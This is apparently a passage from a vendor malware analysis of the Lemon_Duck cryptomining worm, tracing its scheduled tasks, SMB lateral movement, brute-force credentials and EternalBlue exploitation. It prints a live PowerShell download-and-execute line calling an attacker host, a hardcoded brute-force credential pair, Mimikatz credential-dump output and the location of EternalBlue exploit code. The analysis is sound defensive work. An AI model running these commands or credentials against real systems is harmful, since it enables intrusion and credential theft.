Looking at **tmp.vbs**, updll.exe is a name used in place of svchost.exe during infection. (Figure 25)




Figure 25




Figure 26

Here we saw the scheduled tasks created by **tmp.vbs** via sysinternals autoruns (Figure 26); this was also seen via the task scheduler. (Figures 27-28)




Figure 27

Name	Status	Triggers
Bluetool	Ready	At 7:00 on 24/11/2019 - After triggered, repeat every 00:50:00 indefinitely.

Figure 28

The malware ran as its scheduled tasks. (Figure 29)

We analyzed the encoded PowerShell command used by the **Bluetool** task.

Decoding the base64 line from the **Bluetool** scheduled task, we saw the destination with the DownloadString() function. (Figure 30)




Figure 29




Figure 30

Analyzing traffic to **http[:]//v[.]beahh[.]com/v+(USERDOMAIN)**, we saw **Bluetool** received a new PowerShell command for activating a **jsp** file containing another PowerShell script. (Figure 31)

```
GET /vMWL HTTP/1.1
Host: v.beahh.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Sun, 24 Nov 2019 15:23:53 GMT
Content-Type: application/json
Content-Length: 124
Last-Modified: Fri, 08 Nov 2019 11:12:25 GMT
Connection: keep-alive
ETag: "5dc54d99-7c"
Accept-Ranges: bytes

if(!(test-path ($env:tmp+'\kdls92jsjqs0.txt'))){IEX (New-Object Net.WebClient).downloadstring('http://t.zer2.com/mig.jsp')}
```

Figure 31

The reply from the server is a conditioned request to access **http[:]//t[.]zer2[.]com/mig[.]jsp**. When we accessed the address without enabling jsp, we saw a new I**nvoke-Expression** running a base64 encoded string. We found an obfuscated script once extracting the base64. Besides being obfuscated with the **replace** function, the script was also reversed.

The **http[:]//t[.]zer2[.]com/mig[.]jsp** PowerShell command to be run. (Figure 32)




Figure 32

The reversed text from the output. Highlighted are some commands and parameters found in reverse: **invoke-expression, char, replace, creplace, new-item, -type, remove-item, else**, and an obfuscated version of **schtasks**. (Figure 33)




Figure 33

Reversing the text, we have a set of replace rules for de-obfuscating the script. (Figure 34)




Figure 34

Following de-obfuscation and cleaning of the script, we discovered that the script created scheduled tasks for persistence. As highlighted in the screenshot, we linked the script to **Lemon_Duck** mining malware used to mine Monero (XMR). (Figure 35)




Figure 35

2. MALWARE PROPAGATION

2.1 SMB

It is helpful to know what the malware tried to achieve on a single infected system. We must also look at propagation methods where TrapX® successfully captured **Lemon_Duck**.

Running the malware, we received an output log screen showing the aforementioned usage of Mimikatz and a scan of IP CIDRs of /24. (Figure 36)




Figure 36

We ran the malware the first few times with simple passwords (or without passwords entirely) on our malware trap.

By doing this, we were able to analyze lateral movement towards each trap. The malware log showed **impacket** errors from its usage of SMB psexec-like tool and SMB success of connection with a simple password. (Figure 37)




Figure 37

In the log, we noticed the infection attempted to create **svchost.exe** and run a **tmp.vbs** over SMB once given a successful connection. (Figure 37)

Looking at the TSOC, we saw the occurrence of the event. This screenshot is from our malware trap was proxied to our FOS trap. (Figure 38)




Figure 38

We looked at a pcap file provided by our TSOC. An **impackets** psexec-like tool is seen connecting to Windows **SCM** (Service Control Manager) API in order to create a service. This is done over DCE\RPC but was identified easily for us by Wireshark as **SVCCTL**. Another interesting note, **impacket** usually uses DUMMY as a machine name in its DCE/RPC scripts. (Figure 39)

```
DCERPC    242 Bind: call_id: 1, Fragment: Single, 1 context items: SVCCTL V2.0 (32bit NDR)
SMB2      138 Write Response
SMB2      171 Read Request Len:65536 Off:0 File: svcctl
DCERPC    206 Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results: Acceptance
SVCCTL    274 OpenSCManagerW request, DUMMY, ServicesActive
SMB2      138 Write Response
SMB2      171 Read Request Len:65536 Off:0 File: svcctl
SVCCTL    186 OpenSCManagerW response
SVCCTL    242 OpenServiceW request
SMB2      138 Write Response
SMB2      171 Read Request Len:65536 Off:0 File: svcctl
SVCCTL    186 OpenServiceW response
SVCCTL    214 DeleteService request
SMB2      138 Write Response
SMB2      171 Read Request Len:65536 Off:0 File: svcctl
SVCCTL    166 DeleteService response
SVCCTL    214 CloseServiceHandle request, (null)
SMB2      138 Write Response
SMB2      171 Read Request Len:65536 Off:0 File: svcctl
SVCCTL    186 CloseServiceHandle response
SVCCTL    382 CreateServiceW request
```

Figure 39

ince the malware succeeded using the simple username and password, we would think that the malware used Mimikatz to pass the hash. Looking at the malware's mkatz.ini file, however, we noticed that Mimikatz could not execute. (Figure 40)

```
  .#####.   mimikatz 2.1.1 (x64) built on Aug  3 2018 17:05:14 - lil!
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz(powershell) # exit
Bye!
```

Figure 40

This failure happened because the malware ran s**ekurlsa::logonpasswords** before debugged of privileges via the **privilege::debug** command. From this, we understand the malware could not fully launch Mimikatz on a standalone run. Therefore, the malware must have system privilege to successfully run Mimikatz. This happens by leveraging the psexec-like tool once the first lateral movement is made. When the malware had system privileges and makes its first lateral movement, a scheduled set of tasks named SYSTEM is created on the infected device. As a result, Mimikatz will be able to successfully run without the debug privileges function.

How did the malware obtain our username and password upon initial infection? 'Administrator' is a regularly used username, therefore, the malware might try and brute force the username. Next, we analyzed the SMB connections by switching to stronger passwords and setting the csv file credential for our malware trap.




Figure 41

As predicted, we saw brute force on our TSOC alerts as seen in the screenshot provided by the TSOC. (Figures 41-42)

From the screenshot, we extracted the usernames (including a no-user login) the malware tried to login via brute force.

{Administrator, Admin, admin, Admins, (domain_name)\Domain, k8h3d(with password k8d3j9SjfS7), user, test, hp, guest}




Figure 42

We noticed the malware could not access our malware traps without a password from the dictionary it used for brute force (as mentioned, pass the hash will not work on an active execution without SYSTEM). As a result, no trap was infected in this configuration. However, our DC was infected as shown in malware execution logs. (Figure 44)

```
CRITICAL:impacket:Error uploading file windows\temp\svchost.exe, aborting.....
CRITICAL:impacket:share 'ADMIN$' is not writable.
CRITICAL:impacket:share 'C$' is not writable.
CRITICAL:impacket:Error uploading file temp\svchost.exe, aborting.....
```

Figure 43

First, **impacket** had errors writing to its default SMB shares. (Figure 43)

A log shows us the malware ran an exploit. We connected this very specific output to the Python script using **impacket** and executed **MS17-010** aka **EternalBlue**. The Python code used can be found at https://github.com/mez0cc/MS17-010-Python/blob/master/zzz_exploit.py. A slightly different version (with less input arguments and other changes) on Kali Linux is available at **/usr/share/exploitdb/exploits/windows/remote/42315.py** . (Figure 44)

Figure 44

Noticing our FOS Trap was not similarly infected, we found the difference between these two systems is simple yet important: security updates.

The DC target was, in fact, vulnerable to attack because it did not have the EternalBlue security update.

Here is the log from when the malware tried to exploit a trap proxied to our patched FOS. (Figure 45)





Figure 45

Looking at the event viewer logs of the unpatched system, we saw a login attempt with user **k8h3d** of which we will look into later. We observed interesting services including a successful Mimikatz execution as the exploit allowed the malware to run SYSTEM by operating as a service.






Figure 46-48

This service is similar to the actions of **tmp.vbs** as previously described. (Figure 48)

```
PS>import-module C:\Windows\m2.ps1

  .#####.   mimikatz 2.1.1 (x64) built on Aug  3 2018 17:05:14 - lil!
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 44597028 (00000000:02a87f24)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
